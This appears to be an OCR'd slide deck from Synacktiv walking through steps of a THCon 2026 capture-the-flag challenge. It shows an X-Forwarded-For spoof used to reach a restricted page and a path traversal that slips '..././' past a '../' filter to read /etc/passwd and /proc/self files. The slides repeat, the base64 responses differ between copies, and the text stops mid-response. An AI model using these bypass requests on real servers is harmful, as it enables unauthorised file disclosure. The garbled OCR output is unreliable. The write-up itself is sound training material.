
Request

Pretty Raw Hex \n

```
1 GET http://sst-public-website.thcon.ar-lacroix.fr/secret/clients.php?customerId=42 HTTP/1.1
2 Host: sst-public-website.thcon.ar-lacroix.fr
3 Upgrade-Insecure-Requests: 1
4 User-Agent: SSTBrowser Plus Pro XL
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
  q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 X-Forwarded-For: 10.0.0.1
9 Connection: close
10
```

Step 2

SYNACKTIV



Step 2

SYNACKTIV

Request

Pretty Raw Hex \n

```
1 GET http://sst-public-website.thcon.ar-lacroix.fr/secret/clients.php?customerId=42 HTTP/1.1
2 Host: sst-public-website.thcon.ar-lacroix.fr
3 Upgra
4 User-
5 Accep
  text/
  q=0.8
6 Accep
7 Accep
8 X-For
9 Conne
10
```

Customer Management Interface

Congrats, this means completion of step 2

Report your success to ***thc-2026-flag-y5tyaxpluvq5kxonuc@m0rgan.net***

Good job, agent; now we are sure that this `M4terM4xima` whatever it is has taken control of SST's IT infrastructure and perhaps even the whole factory.

This could be disastrous since the city's defenses are still weakened due to last year's gang attacks. The defacing mentions a C2, and we think we have located it. When accessing it, it seems to have an erratic behaviour with `Error : Only reading is allowed` and other stuff so there is probably something we can get out of it !

Please focus your effort on trying to get access to it so we can find out more about this `M4terM4xima` group and its motivation.

You can access it at http://much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000/.

In the webpage's log there are mentions of an `/app/flag_********` file (sadly the filename was part redacted).


This file is not on the website you just tested, so try to see if such a file exists on the C2.

https://thcon-2026.m0rgan.net/4471f07b57592d65c8973f961ee8f8afdc7af1a5b9feb488de0d881e04179424 !
Should one of you try to touch my C2 again, I will make sure you spend 10 days in the biochemical tanks to die slooooooooowwwly

Step 3: Web / Pwn

Malware C2

SYNACKTIV



- **Sessions: fake**
- **Payloads: download / upload feature**
- **Builder: fake**
- **Encrypt: payloads “encryption”**

Upload / Download feature

SYNACKTIV

- Upload via /api/payload
- Download via /api/payload/download

```
POST /api/payload HTTP/1.1
Host: much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000
Content-Length: 42
Accept: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Content-Type: application/json
Origin: http://much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000
Referer: http://much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "filename":"blah.txt",
  "content":"BLAH\n"
}
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Wed, 15 Apr 2026 08:25:28 GMT
Content-Length: 41
Connection: close

{
  "message":"Payload staged successfully"
}
```

Upload / Download feature

SYNACKTIV

- Upload via /api/payload
- Download via /api/payload/download

```
POST /api/payload HTTP/1.1
Host: much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000
Content-Length: 42
Accept: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/99.0.4844.74 Safari/537.36
Content-Type: application/json
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Wed, 15 Apr 2026 08:25:28 GMT
Content-Length: 41
Connection: close

{
```

```
POST /api/payload/download HTTP/1.1
Host: much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000
Content-Length: 23
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/99.0.4844.74 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000
Referer: http://much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "filename":"blah.txt"
}
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Wed, 15 Apr 2026 08:26:18 GMT
Content-Length: 44
Connection: close

{
  "content":"QkxBSAo=",
  "filename":"blah.txt"
}
```

Random tries

SYNACKTIV

- ./blah.txt → got “blah.txt” file content

```
POST /api/payload/download HTTP/1.1
Host: much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000
Content-Length: 25
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000
Referer: http://much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "filename":"./blah.txt"
}
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Wed, 15 Apr 2026 08:37:33 GMT
Content-Length: 44
Connection: close

{
  "content":"QkxBSAo=",
  "filename":"blah.txt"
}
```

Random tries

SYNACKTIV

- ../blah.txt → also got “blah.txt” file content (??)

```
POST /api/payload/download HTTP/1.1
Host: much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000
Content-Length: 26
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/99.0.4844.74 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000
Referer: http://much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "filename":"../blah.txt"
}
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Wed, 15 Apr 2026 08:38:49 GMT
Content-Length: 44
Connection: close

{
  "content":"QkxBSAo=",
  "filename":"blah.txt"
}
```

Random tries

SYNACKTIV

- /blah.txt → Failure

```
POST /api/payload/download HTTP/1.1
Host: much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000
Content-Length: 24
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/99.0.4844.74 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000
Referer: http://much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "filename":"/blah.txt"
}
```

```
HTTP/1.1 404 Not Found
Content-Type: application/json; charset=utf-8
Date: Wed, 15 Apr 2026 08:40:07 GMT
Content-Length: 26
Connection: close

{
  "error":"file not found"
}
```

Assumptions

SYNACKTIV

- **“Normal” behaviour with “./blah.txt” and “/blah.txt”**
- **../blah.txt returns blah.txt**
  - “../” filtering?
  - Might be bypassed by using “..././” → results in “../” after removing the inner “../”
  - What about a nice cup of “..././..././..././..././etc/passwd”?

Assumptions

SYNACKTIV

```
POST /api/payload/download HTTP/1.1
Host: much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000
Content-Length: 49
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/99.0.4844.74 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000
Referer: http://much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "filename":"..././..././..././..././etc/passwd"
}
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Wed, 15 Apr 2026 08:52:34 GMT
Content-Length: 1194
Connection: close

{
  "content":
  "cm9vdDp4OjA6MDpyb2900i9yb2900i9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNy
  L3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZ
  GV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjY
  wOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Vzci9zYmluL25vbG9naW4KbWFp
  6L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFp
  bDp4Ojg6ODptYWlsOi92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vb
  C9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW
  4vbm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzo
  zMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9i
  YWNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDoz0Doz0DpNYWlsaW5nIEFpc3QgTWFuYWdlcjovdmFyL2xpc
  3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovcnVuL2lyY2Q6L3Vzci9zYmluL25vbG9naW4KX2
  FwdDp4OjQyOjY1NTM0Ojovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4Kbm9ib2R5Ong6NjU1MzQ6NjU1MzQ
  6bm9ib2R5Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgphcHA6eDoxMDAwOjEwMDA6Oi9hcHAvOi9iaW4v
  c2gK",
  "filename":"passwd"
}
```

Assumptions

SYNACKTIV

```
POST /api/payload/download HTTP/1.1
Host: much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000
Content-Length: 49
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/99.0.4844.74 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000
Referer: http://much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "filename":"..././..././..././..././etc/passwd"
}
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Wed, 15 Apr 2026 08:52:34 GMT
Content-Length: 1194
Connection: close

{
  "content":
  "cm9vdDp4OjA6MDpyb2900i9yb2900i9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNy
  L3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZ
  GV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1Oj
  YwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Vzci9zYmluL25vbG9naW4KbWFp
  6L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFp
  bDp4Ojg6ODptYWlsOi92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vb
  C9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnVlY3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW
  4vbm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzo
  zMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9i
  YWNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDoz0Doz0DpNYWlsaW5nIEFpc3QgTWFuYWdlcjovdmFyL2xpc
  3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovcnVuL2lyY2Q6L3Vzci9zYmluL25vbG9naW4KX2
  FwdDp4OjQyOjY1NTM0OjovbW9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4Kbm9ib2R5Ong6NjU1MzQ6NjU1MzQ
  6bm9ib2R5Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgphcHA6eDoxMDAwOjEwMDA6Oi9hcHAvOi9iaW4v
  c2gK",
  "filename":"passwd"
}
```

```
$ python req.py dl /etc/passwd
root:x:0:0:root:/root:/bin/bash
[...]
app:x:1000:1000::/app/:/bin/sh
```

Assumptions

SYNACKTIV

```
POST /api/payload/download HTTP/1.1
Host: much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000
Content-Length: 49
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/99.0.4844.74 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000
Referer: http://much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "filename":"..././..././..././..././etc/passwd"
}
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Wed, 15 Apr 2026 08:52:34 GMT
Content-Length: 1194
Connection: close

{
  "content":
  "cm9vdDp4OjA6MDpyb2900i9yb2900i9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNy
  L3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZ
  GV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1Oj
  YwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW4
  6L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFp
  bDp4Ojg6ODptYWls0i92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vb
  C9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW
  4vbm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzo
  zMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9i
  YWNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDoz0Doz0DpNYWlsaW5nIEXpc3QgTWFuYWdlcjovdmFyL2xpc
  3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovcnVuL2lyY2Q6L3Vzci9zYmluL25vbG9naW4KX2
  FwdDp4OjQyOjY1NTM0Ojovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4Kbm9ib2R5Ong6NjU1MzQ6NjU1MzQ
  6bm9ib2R5Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgphcHA6eDoxMDAwOjEwMDA6Oi9hcHAvOi9iaW4v
  c2gK",
  "filename":"passwd"
}
```

```
$ python req.py dl /etc/passwd
root:x:0:0:root:/root:/bin/bash
[…]
app:x:1000:1000::/app/:/bin/sh

$ python req.py dl /proc/self/cmdline
./api
```

Assumptions

SYNACKTIV

```
POST /api/payload/download HTTP/1.1
Host: much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000
Content-Length: 49
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/99.0.4844.74 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000
Referer: http://much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "filename":"..././..././..././..././etc/passwd"
}
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Wed, 15 Apr 2026 08:52:34 GMT
Content-Length: 1194
Connection: close

{
  "content":
  "cm9vdDp4OjA6MDpyb2900i9yb2900i9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNy
  L3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZ
  GV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1Oj
  YwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW4
  6L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFp
  bDp4Ojg6ODptYWls0i92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vb
  C9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnVlY3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW
  4vbm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzo
  zMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9i
  YWNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDoz0Doz0DpNYWlsaW5nIEFzc3QgTWFuYWdlcjovdmFyL2xpc
  3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovcnVuL2lyY2Q6L3Vzci9zYmluL25vbG9naW4KX2
  FwdDp4OjQyOjY1NTM0Ojovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4Kbm9ib2R5Ong6NjU1MzQ6NjU1MzQ
  6bm9ib2R5Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgphcHA6eDoxMDAwOjEwMDA6Oi9hcHAvOi9iaW4v
  c2gK",
  "filename":"passwd"
}
```

```
$ python req.py dl /etc/passwd
root:x:0:0:root:/root:/bin/bash
[…]
app:x:1000:1000::/app/:/bin/sh

$ python req.py dl /proc/self/cmdline
./api

$ python req.py dl /proc/self/environ | perl -pe 's/\x00/\x0a/g' | grep PWD
PWD=/app/api
OLDPWD=/app
```

Assumptions

SYNACKTIV

```
POST /api/payload/download HTTP/1.1
Host: much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000
Content-Length: 49
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/99.0.4844.74 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000
Referer: http://much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "filename":"..././..././..././..././etc/passwd"
}
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Wed, 15 Apr 2026 08:52:34 GMT
Content-Length: 1194
Connection: close

{
  "content":
  "cm9vdDp4OjA6MDpyb2900i9yb2900i9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNy
  L3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZ
  GV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjY
  wOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Vzci9zYmluL25vbG9naW4
  6L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFp
  bDp4Ojg6ODptYWlsOi92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vb
  C9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW
  4vbm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzo
  zMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDoxNDpiYWNrdXA6L3Zhci9i
  YWNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDozODozODpNYWlsaW5nIExpc3QgTWFuYWdlcjovdmFyL2xpc
  3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovcnVuL2lyY2Q6L3Vzci9zYmluL25vbG9naW4KX2
